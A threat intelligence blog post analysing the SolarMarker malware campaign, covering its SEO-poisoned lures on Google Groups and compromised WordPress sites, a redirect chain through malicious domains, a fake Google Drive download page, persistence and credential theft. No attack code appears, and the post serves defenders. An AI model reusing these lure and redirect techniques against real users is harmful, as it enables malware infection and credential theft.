eSentire Threat Intelligence Malware Analysis: SolarMarker

esentire.com/blog/esentire-threat-intelligence-malware-analysis-solarmarker

Since first emerging in 2020, SolarMarker (aka: Jupyter, Polazert, Yellow Cockatoo) remains one of the most successful malware campaigns, relying heavily on social engineering through search engine optimization (SEO). SolarMarker has significantly developed its capabilities since it first appeared in the wild – from C2 communication that is challenging to decrypt, to obfuscation that slows down malware analysis.

SolarMarker has two major capabilities, it installs a backdoor or an infostealer as soon as the victim runs the payload. Both SolarMarker's modules can damage organizations as the backdoor can be leveraged by attacker(s) to deploy additional malware or steal sensitive information.

This malware continues to remain active in the wild and researchers from Morphisec believe that it is the work of Russian-speaking actor(s). The first admin panel was found hosted on a Russian server Joint Stock company (JSC) "ER-Telecom Holding". The background image of Jupiter from the admin panel that the researchers reversed originating from forums containing Cyrillic.

eSentire has observed a significant increase in SolarMarker infections delivered via drive-by downloads.


Key Takeaways:

- SolarMarker achieves persistence by creating a LNK file containing the encrypted backdoor or infostealer under Startup. The backdoor/infostealer then gets decrypted and loaded into memory as a PowerShell process.
- The malware uses MSI (Windows installer package files) and executable (.exe) payloads that are over 200MB in size to evade sandbox analysis. The eSentire Threat Response Unit (TRU) has recently observed that the attacker(s) switched to deliver more executable files rather than MSI.
- SolarMarker has the capability to fingerprint users' browsers to prevent researchers from downloading multiple payloads for analysis.
- The infostealer module includes the function responsible for decrypting DPAPI-protected data including browser credentials and cookies.
- SolarMarker's backdoor can retrieve additional malicious payloads from C2 channels using the **get_file** command.

SolarMarker Technical Analysis

Distribution

The initial infection occurs with the user visiting a malicious website that is stuffed with keywords to deceive search engines to get a higher search ranking (Exhibit 1).


"Types-of-writs-texas"

About 4 results (0.30 seconds)

https://groups.google.com › zspfjdw

Types Of Writs Texas - Google Groups

... judges and rusk counties is underscored by an appeal, or agency and get the **types of writs texas** disaster act in the attorney general rules.

https://groups.google.com › ...

Types Of Writs Texas - Google Groups

This court between the **types of writs texas** supreme court order the senate represents the american legal theory that! If parties do so go ahead and of writs ...

People also ask

What is a writ in Texas?

What is a writ of mandamus Texas?

What is a writ of habeas corpus Texas?

What is a writ of error in Texas?

https://www.packgene.com › uploads › formidable PDF

Apostille Funeral Business Houston Texas - Packgene

It is describe for documents to be used in countries that are lure to the Convention. Consider this process took close to apostille funeral business houston ...

Exhibit 1: Malicious websites hosting the payload

At the time of this analysis, eSentire's TRU team has observed that the malicious payload is delivered via two methods:

1. Google Groups Pages
2. Compromised WordPress webpages (the malicious download lures are uploaded through Formidable with the following path "/wp-content/uploads/formidable/", which is the default file uploads page)

The example of the payload distribution via Google Groups Pages is shown in Exhibit 2.





Exhibit 2: Google Groups used to deliver the payload


We observed that the attacker(s) did a bulk upload of the payloads (501 files) on August 8, 2021 (Exhibit 3).



Erika Patricia Pizo imbachi	**Aaron Lynch New Contract With Chicago Bears** – uiSey4MQVVA1evzJzp.jpg Her mma career and investment insights on thursday, submit an excellent. See	8/8/21
Erika Patricia Pizo imbachi	**Anna University Transcripts Login** – XE0uvN3rObowQUfyc.jpg Picked up with the anna university transcripts login as a login. For all of	8/8/21
Erika Patricia Pizo imbachi	**Sports And Social Media Questionnaire** – jZXnz4CBtgChVAh1.jpg No upcoming events grew quickly and sports usa offers a standout high	8/8/21
Erika Patricia Pizo imbachi	**Driving Directions To Canton Ohio** – o1SggkZDwLb2JeUn.jpg Well adjusted puppies for everyone can obtain your search! View all those	8/8/21
Erika Patricia Pizo imbachi	**Briefings In Bioinformatics Problem Solving Protocol** – 65artTHZzCGzTrqVG1.jpg On the accounting and statistical learning problem in bioinformatics core, et	8/8/21
Erika Patricia Pizo imbachi	**Professional Development Reflection Example** – olGc4nwfnZ5N.jpg Thirteen papers met the inclusion criteria and were reviewed. You make professional	8/8/21
Erika Patricia Pizo imbachi	**Valor Dvd Player Manual** – XTJb4I8DKj5i.jpg The login screen children from online fees, druid is a shoot ability you can, dvd	8/8/21
Erika Patricia Pizo imbachi	**Compare Job Description To Resume** – 14kHVHHZX5UJzpc1.jpg Hm, I say why this person may to suffer here? Read before following definition	8/8/21
Erika Patricia Pizo imbachi	**Spring Boot Set Schema Oracle** – gNjJe70maYTOwQk.jpg We can import the schema and how do my console the oracle spring boot applies the	8/8/21
Erika Patricia Pizo imbachi	**Commitment To Customer Satisfaction** – goY0T19kDLPVuFEw.jpg An interpreter is satisfaction commitment include any feedback Our Commitment to	8/8/21
Erika Patricia Pizo imbachi	**Mortgage Companies In Coral Springs Fl** – 7e6w5duDHkK4x.jpg Coral springs fl fha mortgage companies in coral springs mortgage professional	8/8/21
Erika Patricia Pizo imbachi	**Word Document Reader For Android Apk** – AVXzS7unQxVqUbq0sz.jpg Brave players across devices come attached with you can run million times of	8/8/21
Erika Patricia Pizo imbachi	**Anthem Small Group Enrollment Form California** – AFxffDa4zDg2.jpg It has made You must be taken making the nearest facility which can ensure care for	8/8/21
Erika Patricia Pizo imbachi	**Beating In Anus And Consent Aroseal** – jGvwPwsYqDg2SS.jpg Hope or find a cure any other than morphine! Failure of mobile home court operator	8/8/21

Exhibit 3: 501 payloads were uploaded on the same day (8/8/2021)


Below is an example of a compromised WordPress website hosting the payload, the third page contains the keywords used for SEO poisoning (Exhibit 4).



Declares x locally, declares y globally. Are dead sure you wish would quit this naked attempt? We could create matrices, global in assignment operators is no exception will always get it permitted to form feed, it is a function! The variables that are declared inside switch block, or as function calls, but the called function does anyone know bout: it only knows what who the argument had. The bucket of the letters probably abbreviate some no longer description of if the variable means. Boolean network is a pitch of choice. Personalisierungsunternehmen Ezoic verwendet, ainsi que les fournisseurs de cookies individuels. Alcuni dei nostri partner possono trattare i vostri dati come parte del loro legittimo interesse commerciale senza chiedere il consenso. As usual, like calling a function or allocation a class. The code it generates for the stoop is identical to root it produces for his latter. The global object sits at chimney top of the movie chain. Funktionen zur VerfÃ¼gung zu stellen und unseren Traffic zu analysieren. This honor that we just connect through different value enter a previously assigned variable through reassignment. In jlox, including surveys evaluating Pearson products, making automated access faster and cheaper. In this pill it must similar get a global variable, or stack member have a structure, variables are symbolic names that curb the value of a mesh type. Regardless of the syntax for creating the global variable. Luxembourg, um Site Speed Features der Webseite fÃ¼r diesen Benutzer auszuschalten. What pull the difference between global variable and static global variable? How sure they work? It does this representation fool you have modules at compile errors involving local variable, and each variables will take precedence over the string variable in global c via the difference between code? The intention is dry display ads that check relevant and engaging for the individual user and observe more valuable for publishers and release party advertisers. Global variables are allocated within data segment of program instead of C stack course for global variable is allocated once and persists. Ezoic, but is global. All other operand is to copy and goes to generate any functions in global variable string constant outside this single note. Lox, we may sponsor a contest or drawing. Pass a pointer to this array by your function. Sign Up no Fraud If on same macro runs more than once write a result of such separate activations, such part a standard Windows API function. Web, the undefined behaviour makes the only two reasons rather theoretical, so infinite recursion is possible. So are top root the stack is type has the lowest memory address in mean stack section of memory. The scope begins after the declaration and chatter until dead and reduce the block. Kernel symbol names are

Exhibit 4: Compromised WordPress webpage hosting a payload

If a targeted victim clicks on one of the two download options, they will get multiple redirects to different webpages (Exhibit 5) hosting the loading icon to make it look as if the webpage is legitimately generating a document for the user to download (Exhibit 6).



#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process
1	302	HTTPS	phazeddlport.site	/Declare-Global-Variable-In-C-String/pdf/sitedomen/2|19149|3|1|1|1	0		text/html; ch...	firefox:7720
2	200	HTTPS	adovebuying.site	/Declare-Global-Variable-In-C-String/pdf/sitedomen/2|19149|3|1|1|1	130		text/html	firefox:7720
3	200	HTTP	Tunnel to	tenseyram.tk:443	0			firefox:7720
4	200	HTTP	Tunnel to	tenseyram.tk:443	0			firefox:7720
5	200	HTTPS	tenseyram.tk	/bba4d6c3d5eefb95577b09b88f549e29/Declare-Global-Variable-In-C-String/198665366/pdf	653	no-stor...	text/html; ch...	firefox:7720
6	404	HTTPS	tenseyram.tk	/favicon.ico	11	no-stor...	text/html; ch...	firefox:7720
7	200	HTTP	Tunnel to	znanobisinam.cf:443	0			firefox:7720
8	200	HTTP	Tunnel to	znanobisinam.cf:443	0			firefox:7720
9	200	HTTPS	znanobisinam.cf	/e2d316710b3bea64992158514228e1b4/Declare-Global-Variable-In-C-String/pdf/198665366	606	no-stor...	text/html; ch...	firefox:7720
10	404	HTTPS	znanobisinam.cf	/favicon.ico	11	no-stor...	text/html; ch...	firefox:7720
11	200	HTTP	Tunnel to	pentosubsli.tk:443	0			firefox:7720
12	200	HTTP	Tunnel to	pentosubsli.tk:443	0			firefox:7720
13	200	HTTPS	pentosubsli.tk	/eddf7a6a4bed40e1215541a492c5b6ac/Declare-Global-Variable-In-C-String/pdf/198665366	658	no-stor...	text/html; ch...	firefox:7720
14	200	HTTP	Tunnel to	code.jquery.com:443	0			firefox:7720
15	404	HTTPS	pentosubsli.tk	/favicon.ico	11	no-stor...	text/html; ch...	firefox:7720
17	200	HTTPS	pentosubsli.tk	/eddf7a6a4bed40e1215541a492c5b6ac/Declare-Global-Variable-In-C-String/pdf/198665366	643	no-stor...	text/html; ch...	firefox:7720
18	200	HTTP	Tunnel to	tifundnonssucreici.tk:443	0			firefox:7720
19	200	HTTP	Tunnel to	tifundnonssucreici.tk:443	0			firefox:7720
20	200	HTTPS	tifundnonssucreici.tk	/6d1a8b3db563535375bdfc51ae06411e/Declare-Global-Variable-In-C-String/pdf/198665366	604	no-stor...	text/html; ch...	firefox:7720
21	200	HTTP	Tunnel to	chyulavulsentcom.tk:443	0			firefox:7720
22	404	HTTPS	tifundnonssucreici.tk	/favicon.ico	11	no-stor...	text/html; ch...	firefox:7720
24	200	HTTP	Tunnel to	chyulavulsentcom.tk:443	0			firefox:7720
25	302	HTTPS	chyulavulsentcom.tk	/e6c5faa7acb6d15c8702b51421e79682/Declare-Global-Variable-In-C-String/pdf/198665366	5	no-stor...	text/html; ch...	firefox:7720
26	200	HTTP	Tunnel to	chestdistestdicep.cf:443	0			firefox:7720
27	200	HTTP	Tunnel to	chestdistestdicep.cf:443	0			firefox:7720
28	302	HTTPS	chestdistestdicep.cf	/43051ea2de46eae5781a0df604f631cf/Declare-Global-Variable-In-C-String/pdf/198665366	5	no-stor...	text/html; ch...	firefox:7720
29	200	HTTP	Tunnel to	senbleapftracab.tk:443	0			firefox:7720
30	304	HTTP	ctldl.windowsupdat...	/msdownload/update/v3/static/trustedr/en/authrootstl.cab?22fbb80ef770d341	0	public,...	application/v...	svchost:6140
31	200	HTTP	Tunnel to	senbleapftracab.tk:443	0			firefox:7720
32	200	HTTPS	senbleapftracab.tk	/noname/olivia	14,148		text/html; ch...	firefox:7720
33	200	HTTPS	senbleapftracab.tk	/noname/css/styles.css?v=1.0	11	max-ag...	text/html; ch...	firefox:7720
34	200	HTTP	Tunnel to	code.jquery.com:443	0			firefox:7720
35	200	HTTPS	senbleapftracab.tk	/favicon.ico	11	max-ag...	text/html; ch...	firefox:7720

Exhibit 5: Website redirects once the user clicks "Download" button




Exhibit 6: The "loading" page that gets parsed from different URLs

The end-user is presented with the fake Google Drive download page after all the redirects (Exhibits 7-8). The URL for the final download page changes every time the user initiates a new download or clicks on a “Download” button. We have observed that most of the domains used by SolarMarker threat actor(s) are hosted on Freenom.




Exhibit 7: Example of a payload download page (1)





Exhibit 8: Example of a payload download page (2)

